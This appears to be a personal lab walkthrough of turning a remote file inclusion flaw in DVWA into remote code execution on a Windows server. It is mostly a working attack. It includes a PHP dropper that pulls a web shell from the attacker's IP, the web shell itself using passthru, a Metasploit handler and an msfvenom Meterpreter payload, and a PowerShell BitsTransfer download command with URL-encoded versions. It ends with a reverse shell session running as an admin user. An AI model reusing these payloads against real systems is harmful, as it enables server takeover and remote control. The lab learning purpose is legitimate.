RFI to rce windows

Backdoor.txt(attacking machine)
Program opens a file(rce.php) on victim machine for writing
Program writes the content of shell.txt to the file(rce.php)
Program closes the file(rce.php)

```
<?php

$backdoor = "http://192.168.218.134/shell.txt";
$filename = fopen("./rce.php", "w");

fwrite($filename, file_get_contents($backdoor));
fclose($filename);

?>
~
```

Shell.txt(attacking machine)

```
root@kali:~/pwn/test# cat shell.txt
<?php

if (isset($_GET['cmd'])) {
        $cmd = $_GET['cmd'];
        echo "<pre>";
        echo "<h2>Command: $cmd</h2>";
        passthru($cmd);
        echo "</pre>";
} else {
        echo "<h2>?cmd={RCE}</h2>";
}

?>
```

Start http svr on attacking machine

```
192.168.218.128 - - [12/Oct/2019 13:39:03] "GET /backdoor.txt HTTP/1.0" 200 -
192.168.218.128 - - [12/Oct/2019 13:39:03] "GET /shell.txt HTTP/1.0" 200 -
```

Start multi handler on msfconsole

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit techni
   LHOST     192.168.218.134  yes       The listen a
   LPORT     4444             yes       The listen p


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > exploit -j1
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.218.134:4444
msf5 exploit(multi/handler) >
```

Create meterpreter payload using msfvenom

```
root@kali:~/pwn/test# msfvenon -p windows/meterpreter/reverse_tcp LHOST=192.168.218.134 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~/pwn/test#
```


Use powershell command to download payload
powershell Import-Module BitsTransfer;Start-BitsTransfer -Source http://192.168.218.134/shell.exe

```
powershell Import-Module BitsTransfer;Start-BitsTransfer -Source http://192.168.218.134/shell.exe
```

```
72%3b%53%74%61%72%74%2d%42%69%74%73%54%72%61%6e%73%66%65%72%20%2d%53%6
```

Confirm files are downloaded

```
192.168.218.128 - - [12/Oct/2019 13:53:49] "HEAD /shell.exe HTTP/1.1" 200 -
192.168.218.128 - - [12/Oct/2019 13:53:49] "GET /shell.exe HTTP/1.1" 200 -
```



Execute payload

```
cmd /c shell.exe
```

```
%63%6d%64%20%2f%63%20%73%68%65%6c%6c%2e%65%78%65
```

dvwa.svr/vulnerabilities/fi/rce.php?cmd=%63%6d%64%20%2f%63%20%73%68%65%6c%6c%2e%65%78%65

Confirm that reverse shell has been popped

```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : HACKIN-SVR
OS              : Windows 2008 (Build 6003, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HACK
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > getuid
Server username: HACK\adminuser
meterpreter >
```